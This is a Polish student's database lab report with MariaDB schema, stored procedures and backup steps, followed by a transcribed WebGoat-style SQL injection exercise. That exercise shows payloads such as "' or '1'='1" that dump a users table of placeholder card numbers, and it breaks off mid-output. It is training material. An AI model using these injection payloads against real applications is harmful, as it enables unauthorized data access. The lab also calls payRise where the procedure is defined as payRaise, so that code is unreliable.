Laboratorium 3

Zadanie 1

Tworzenie bazy i tabel:

```
CREATE DATABASE praca;
USE praca;
CREATE TABLE Ludzie(
   czlowiek_id int NOT NULL AUTO_INCREMENT PRIMARY KEY,
   PESEL char(11) UNIQUE,
   imie varchar(30) NOT NULL,
   nazwisko varchar(30) NOT NULL,
   data_urodzenia date NOT NULL,
   plec enum('K', 'M') NOT NULL,
   CONSTRAINT pesel_numeric CHECK(
       (0 <= SUBSTRING(PESEL, 1, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 2, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 3, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 4, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 5, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 6, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 7, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 8, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 9, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 10, 1) <= 9) AND
       (0 <= SUBSTRING(PESEL, 11, 1) <= 9)
   ),
   CONSTRAINT pesel_plec CHECK(
       (plec = 'K' AND (SUBSTRING(PESEL, 10, 1) % 2) = 0) OR
       (plec = 'M' AND (SUBSTRING(PESEL, 10, 1) % 2) = 1)
   ),
   CONSTRAINT pesel_checksum CHECK(
       ((10 - ((SUBSTRING(PESEL, 1, 1) * 1 + SUBSTRING(PESEL, 2, 1) * 3
             + SUBSTRING(PESEL, 3, 1) * 7 + SUBSTRING(PESEL, 4, 1) * 9
             + SUBSTRING(PESEL, 5, 1) * 1 + SUBSTRING(PESEL, 6, 1) * 3
             + SUBSTRING(PESEL, 7, 1) * 7 + SUBSTRING(PESEL, 8, 1) * 9
            + SUBSTRING(PESEL, 9, 1) * 1 + SUBSTRING(PESEL, 10, 1) * 3
         ) % 10)) % 10) = SUBSTRING(PESEL, 11, 1)
   ),
   CONSTRAINT pesel_year CHECK(
       SUBSTRING(PESEL, 1, 2) = (YEAR(data_urodzenia) % 100)
   ),
   CONSTRAINT pesel_month CHECK(
       (YEAR(data_urodzenia) >= 1800 AND YEAR(data_urodzenia) <= 1899
AND SUBSTRING(PESEL, 3, 2) = (MONTH(data_urodzenia) + 80)) OR
       (YEAR(data_urodzenia) >= 1900 AND YEAR(data_urodzenia) <= 1999
AND SUBSTRING(PESEL, 3, 2) = (MONTH(data_urodzenia))) OR
       (YEAR(data_urodzenia) >= 2000 AND YEAR(data_urodzenia) <= 2099
AND SUBSTRING(PESEL, 3, 2) = (MONTH(data_urodzenia) + 20)) OR
       (YEAR(data_urodzenia) >= 2100 AND YEAR(data_urodzenia) <= 2199
AND SUBSTRING(PESEL, 3, 2) = (MONTH(data_urodzenia) + 40)) OR
       (YEAR(data_urodzenia) >= 2200 AND YEAR(data_urodzenia) <= 2299
AND SUBSTRING(PESEL, 3, 2) = (MONTH(data_urodzenia) + 60))
   ),
   CONSTRAINT pesel_day CHECK(
       SUBSTRING(PESEL, 5, 2) = DAY(data_urodzenia)
   )
);
CREATE TABLE Zawody (
   zawod_id int NOT NULL AUTO_INCREMENT PRIMARY KEY,
   nazwa varchar(50) NOT NULL,
   pensja_min float CHECK(pensja_min >= 0),
   pensja_max float CHECK(pensja_max >= pensja_min)
);
CREATE TABLE Pracownicy (
   czlowiek_id int NOT NULL,
   zawod_id int NOT NULL,
   pensja float NOT NULL,
   FOREIGN KEY(czlowiek_id)
       REFERENCES Ludzie(czlowiek_id)
       ON DELETE RESTRICT
       ON UPDATE CASCADE,
   FOREIGN KEY(zawod_id)
       REFERENCES Zawody(zawod_id)
       ON DELETE RESTRICT
       ON UPDATE CASCADE
);
```

PESEL nie jest najlepszym kluczem głównym dla tabeli bo

1. nie każdy posiada PESEL
2. PESEL zalicza się do informacji wrażliwych

Wprowadzam dane do tabel Ludzie i Zawody:

```
INSERT INTO Ludzie(PESEL, imie, nazwisko, data_urodzenia, plec) VALUES
   ('11252160376', 'Krzysztof', 'Woźniak', '2011-05-21', 'M'),
   ('10210967110', 'Dominik', 'Nowak', '2010-01-09', 'M'),
   ('14220348778', 'Krzysztof', 'Kowalczyk', '2014-02-03', 'M'),
   ('00282106616', 'Dominik', 'Nowak', '2000-08-21', 'M'),
   ('63061054733', 'Dominik', 'Kowalczyk', '1963-06-10', 'M'),
   ('72090232018', 'Maciej', 'Machnik', '1972-09-02', 'M'),
   ('69082216631', 'Maciej', 'Kowalski', '1969-08-22', 'M'),
   ('77090532175', 'Krzysztof', 'Kowalski', '1977-09-05', 'M'),
   ('94042726255', 'Jan', 'Machnik', '1994-04-27', 'M'),
   ('90050216450', 'Maciej', 'Woźniak', '1990-05-02', 'M'),
   ('79031750330', 'Maciej', 'Woźniak', '1979-03-17', 'M'),
   ('91111528772', 'Dominik', 'Machnik', '1991-11-15', 'M'),
   ('80030755776', 'Maciej', 'Woźniak', '1980-03-07', 'M'),
   ('01222188736', 'Karol', 'Kowalczyk', '2001-02-21', 'M'),
   ('02260434717', 'Krzysztof', 'Machnik', '2002-06-04', 'M'),
   ('93092145478', 'Krzysztof', 'Kowalczyk', '1993-09-21', 'M'),
   ('00281067817', 'Maciej', 'Nowak', '2000-08-10', 'M'),
   ('96070534770', 'Dominik', 'Machnik', '1996-07-05', 'M'),
   ('90051150816', 'Krzysztof', 'Woźniak', '1990-05-11', 'M'),
   ('96091987135', 'Karol', 'Woźniak', '1996-09-19', 'M'),
   ('67060310850', 'Karol', 'Machnik', '1967-06-03', 'M'),
   ('99060306236', 'Maciej', 'Nowak', '1999-06-03', 'M'),
   ('68102512810', 'Karol', 'Machnik', '1968-10-25', 'M'),
   ('99101038638', 'Jan', 'Nowak', '1999-10-10', 'M'),
   ('99032330234', 'Maciej', 'Krawczyk', '1999-03-23', 'M'),
   ('37061911152', 'Dominik', 'Nowak', '1937-06-19', 'M'),
   ('55071418616', 'Karol', 'Kowalczyk', '1955-07-14', 'M'),
   ('13241867628', 'Julia', 'Roman', '2013-04-18', 'K'),
   ('07282740866', 'Julia', 'Roman', '2007-08-27', 'K'),
   ('66100761366', 'Karolina', 'Machnik', '1966-10-07', 'K'),
   ('98050752725', 'Michalina', 'Roman', '1998-05-07', 'K'),
   ('83092576569', 'Michalina', 'Roman', '1983-09-25', 'K'),
   ('63100844802', 'Anna', 'Machnik', '1963-10-08', 'K'),
   ('93100207143', 'Karolina', 'Roman', '1993-10-02', 'K'),
   ('93071414508', 'Michalina', 'Kowalska', '1993-07-14', 'K'),
   ('97012228106', 'Michalina', 'Nowak', '1997-01-22', 'K'),
   ('75031645108', 'Anna', 'Wiora', '1975-03-16', 'K'),
   ('76070882721', 'Zofia', 'Roman', '1976-07-08', 'K'),
   ('00222767161', 'Karolina', 'Wiora', '2000-02-27', 'K'),
   ('72062468005', 'Anna', 'Kowalska', '1972-06-24', 'K'),
   ('67102412328', 'Julia', 'Machnik', '1967-10-24', 'K'),
   ('94102368847', 'Zofia', 'Wiora', '1994-10-23', 'K'),
   ('00300243060', 'Zofia', 'Wiora', '2000-10-02', 'K'),
   ('90051312827', 'Anna', 'Machnik', '1990-05-13', 'K'),
   ('74082716548', 'Karolina', 'Wiora', '1974-08-27', 'K'),
   ('66032250143', 'Zofia', 'Kowalska', '1966-03-22', 'K'),
```

```sql
    ('72070821342', 'Zofia', 'Nowak', '1972-07-08', 'K'),
    ('74041888347', 'Michalina', 'Roman', '1974-04-18', 'K'),
    ('00220760449', 'Michalina', 'Nowak', '2000-02-07', 'K'),
    ('04282520544', 'Zofia', 'Nowak', '2004-08-25', 'K'),
    ('03262670066', 'Michalina', 'Kocurek', '2003-06-26', 'K'),
    ('75051247845', 'Aleksandra', 'Nowak', '1975-05-12', 'K'),
    ('61032253721', 'Michalina', 'Machnik', '1961-03-22', 'K'),
    ('33031522126', 'Anna', 'Kowalska', '1933-03-15', 'K'),
    ('34091336542', 'Michalina', 'Nowak', '1934-09-13', 'K');

INSERT INTO Zawody(nazwa, pensja_min, pensja_max) VALUES
    ('polityk', 3200, 50000),
    ('nauczyciel', 2700, 4300),
    ('lekarz', 3200, 23000),
    ('informatyk', 4100, 25000);
```

Oraz piszę i wywołuję procedurę która wypełni tabelę pracownicy zgodnie z poleceniem:

```sql
 DELIMITER $$
CREATE OR REPLACE PROCEDURE giveJob ()
BEGIN
   DECLARE done INT DEFAULT FALSE;
   DECLARE id INT;
   DECLARE birthday DATE;
   DECLARE sex char(1);
   DECLARE job_id INT;
   DECLARE age FLOAT;
   DECLARE min_payment FLOAT;
   DECLARE max_payment FLOAT;
   DECLARE payment FLOAT;
   DECLARE people CURSOR FOR
       (SELECT czlowiek_id, data_urodzenia, plec FROM Ludzie);
   DECLARE CONTINUE HANDLER FOR NOT FOUND SET done = TRUE;
   OPEN people;
   read_loop: LOOP
       FETCH people INTO id, birthday, sex;
       IF done
       THEN
           LEAVE read_loop;
       END IF;
       SELECT YEAR(CURDATE()) - YEAR(birthday) INTO age;
       IF age > 18
       THEN
           IF (age > 65 AND sex = 'M') OR (age > 60 AND sex = 'K')
           THEN
```

```
                SELECT zawod_id, pensja_min, pensja_max INTO job_id,
min_payment, max_payment FROM Zawody WHERE nazwa<>'lekarz' ORDER BY
RAND() LIMIT 1;
            ELSE
                SELECT zawod_id, pensja_min, pensja_max INTO job_id,
min_payment, max_payment FROM Zawody ORDER BY RAND() LIMIT 1;
            END IF;
            SELECT FLOOR(RAND() * (max_payment * 100 - min_payment * 100
+ 1) + min_payment * 100) / 100 INTO payment;
            INSERT INTO Pracownicy(czlowiek_id, zawod_id, pensja) VALUES
(id, job_id, payment);
        END IF;
    END LOOP;
    CLOSE people;
END$$
DELIMITER ;
CALL giveJob;
```

Zadanie 2

```
CREATE INDEX i_plec_imie ON Ludzie(plec, imie);
CREATE INDEX i_pensja ON Pracownicy(pensja);
SHOW INDEX FROM Ludzie;
SHOW INDEX FROM Pracownicy;
(EXPLAIN) SELECT imie, nazwisko FROM Ludzie
   WHERE plec = 'K' AND imie LIKE '%A';
(EXPLAIN) SELECT imie, nazwisko FROM Ludzie
   WHERE plec = 'K';
(EXPLAIN) SELECT imie, nazwisko FROM Ludzie
   WHERE imie LIKE '%K';
(EXPLAIN) SELECT imie, nazwisko FROM Ludzie
   JOIN Pracownicy ON Ludzie.czlowiek_id = Pracownicy.czlowiek_id
   WHERE pensja < 2000;
(EXPLAIN) SELECT Ludzie.imie, Ludzie.nazwisko FROM Ludzie
   JOIN Pracownicy ON Ludzie.czlowiek_id = Pracownicy.czlowiek_id
   JOIN Zawody ON Pracownicy.zawod_id = Zawody.zawod_id
   WHERE Ludzie.plec = 'M' AND Pracownicy.pensja > 10000;
```

Polecenie EXPLAIN pokazuje że tylko w mojej bazie danych nowoutworzone indeksy są wykorzystywane tylko w 4. zapytaniu.
Polecenia SHOW INDEX pokazują że w mojej bazie znajduje się kilka indeksów - nowo stworzone oraz te związane z polami kluczy oraz unikatowym polem PESEL.

Zadanie 3

Stworzona procedura:

```
DELIMITER $$
CREATE OR REPLACE PROCEDURE payRaise (job varchar(50))
BEGIN
    DECLARE id INT;
    DECLARE salary FLOAT;
    DECLARE max_payment FLOAT;
    DECLARE done INT DEFAULT FALSE;
    DECLARE paycheck CURSOR FOR
        (SELECT Pracownicy.pensja, Pracownicy.czlowiek_id,
Zawody.pensja_max FROM Pracownicy
        JOIN Zawody ON Pracownicy.zawod_id = Zawody.zawod_id
        WHERE Zawody.nazwa = job);
    DECLARE CONTINUE HANDLER FOR NOT FOUND SET done = TRUE;
    SET autocommit = 0;
    START TRANSACTION;
    OPEN paycheck;
    read_loop: LOOP
        FETCH paycheck INTO salary, id, max_payment;
        IF done
        THEN
            LEAVE read_loop;
        END IF;
        IF salary * 1.05 > max_payment
        THEN
            ROLLBACK;
            SET done = TRUE;
        ELSE
            UPDATE Pracownicy SET pensja = salary * 1.05 WHERE
czlowiek_id = id;
        END IF;
    END LOOP;
    COMMIT;
    CLOSE paycheck;
END$$
DELIMITER ;
CALL payRise('lekarz');
```

Zadanie 5

Najpierw tworzę backup wszystkich tabel w bazie `praca`:

```
$ mysqldump -u root praca > backup.sql
```

Następnie wchodzę do MariiDB i usuwam bazę danych oraz tworzę nową, pustą bazę do której zaimportuję backup:

```
DROP DATABASE praca;

CREATE DATABASE praca;
```

Wychodzę z MariiDB i importuję backup:

```
$ mysql -u root praca < backup.sql
```

Backup pełny to jak sama nazwa wskazuje backup całej bazy danych. Backup różnicowy zapisuje natomiast tylko dane które zmieniły się od ostatniego pełnego backupu.

Zadanie 6

Wykonałem pierwsze dwa podpunkty z których screeny załączam poniżej. Wnioski z wykonanych ćwiczeń są następujące: należy brać pod uwagę że użytkownicy mogą mieć złe zamiary i projektować bazy oraz aplikacje w taki sposób aby uniemożliwić im ataki SQL Injection. Dobrym do tego narzędziem są Prepared statements w MySQLu które uniemożliwiają takie ataki.

What is SQL?

SQL is a standardized (ANSI in 1986, ISO in 1987) programming language which is used for managing relational databases and performing various operations on the data in them.

A database is a collection of data. The data is organized into rows, columns and tables, and indexed to make finding relevant information more efficient.

Example SQL table containing employee data; the name of the table is 'employees':

Employees Table

userid	first_name	last_name	department	salary	auth_tan
32147	Paulina	Travers	Accounting	$46.000	P45JSI
89762	Tobi	Barnett	Development	$77.000	TA9LL1
96134	Bob	Franco	Marketing	$83.700	LO9S2V
34477	Abraham	Holman	Development	$50.000	UU2ALK
37648	John	Smith	Marketing	$64.350	3SL99A

A company saves the following employee information in their databases: a unique employee number ('userid'), last name, first name, department, salary and a transaction authentication number ('auth_tan'). Each of these pieces of information is stored in a separate column and each row represents one employee of the company.

SQL queries can be used to modify a database table and its index structures and add, update and delete rows of data.

There are three main categories of SQL commands:

- Data Manipulation Language (DML)
- Data Definition Language (DDL)
- Data Control Language (DCL)

Each of these command types can be used by attackers to compromise the confidentiality, integrity, and/or availability of a system. Proceed with the lesson to learn more about the SQL command types and how they relate to protections goals.

If you are still struggling with SQL and need more information or practice, you can visit http://www.sqlcourse.com/ for free and interactive online training.

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query SQL query

Submit

You have succeeded!

SELECT department FROM employees WHERE first_name = 'Bob' AND last_name = 'Franco'

DEPARTMENT
Marketing

1 2 3 4 5 6 7 8 9 10 11 12 13

Data Manipulation Language (DML)

As implied by the name, data manipulation language deals with the manipulation of data. Many of the most common SQL statements, including SELECT, INSERT, UPDATE, and DELETE, may be categorized as DML statements. DML statements may be used for requesting records (SELECT), adding records (INSERT), deleting records (DELETE), and modifying existing records (UPDATE).

If an attacker succeeds in "injecting" DML statements into a SQL database, he can violate the confidentiality (using SELECT statements), integrity (using UPDATE statements), and availability (using DELETE or UPDATE statements) of a system.

- DML commands are used for storing, retrieving, modifying, and deleting data.
- SELECT - retrieve data from a database
- INSERT - insert data into a database
- UPDATE - updates existing data within a database
- DELETE - delete records from a database
- Example:
  - Retrieve data:
  - SELECT phone
    FROM employees
    WHERE userid = 96134;
  - This statement retrieves the phone number of the employee who has the userid 96134.

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓


SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi' AND last_name = 'Barnett'

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1



Data Definition Language (DDL)

Data definition language includes commands for defining data structures. DDL commands are commonly used to define a database's schema. The schema refers to the overall structure or organization of the database and. in SQL databases, includes objects such as tables, indexes, views, relationships, triggers, and more.


If an attacker successfully "injects" DDL type SQL commands into a database, he can violate the integrity (using ALTER and DROP statements) and availability (using DROP statements) of a system.

- DDL commands are used for creating, modifying, and dropping the structure of database objects.
- CREATE - create database objects such as tables and views
- ALTER - alters the structure of the existing database
- DROP - delete objects from the database
- Example:
  - CREATE TABLE employees(
    ```
        userid varchar(6) not null primary key,
        first_name varchar(20),
        last_name varchar(20),
        department varchar(20),
        salary varchar(10),
        auth_tan varchar(6)
    );
    ```
  - This statement creates the employees example table given on page 2.

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone varchar(20)



Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.


If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user` :

GRANT ALL PRIVILEGES ON grant_rights TO unathorized_user

Congratulations. You have successfully completed the assignment.



Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```


Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.



Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = "  + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.


Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login_Count:
User_Id:
Get Account Info

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
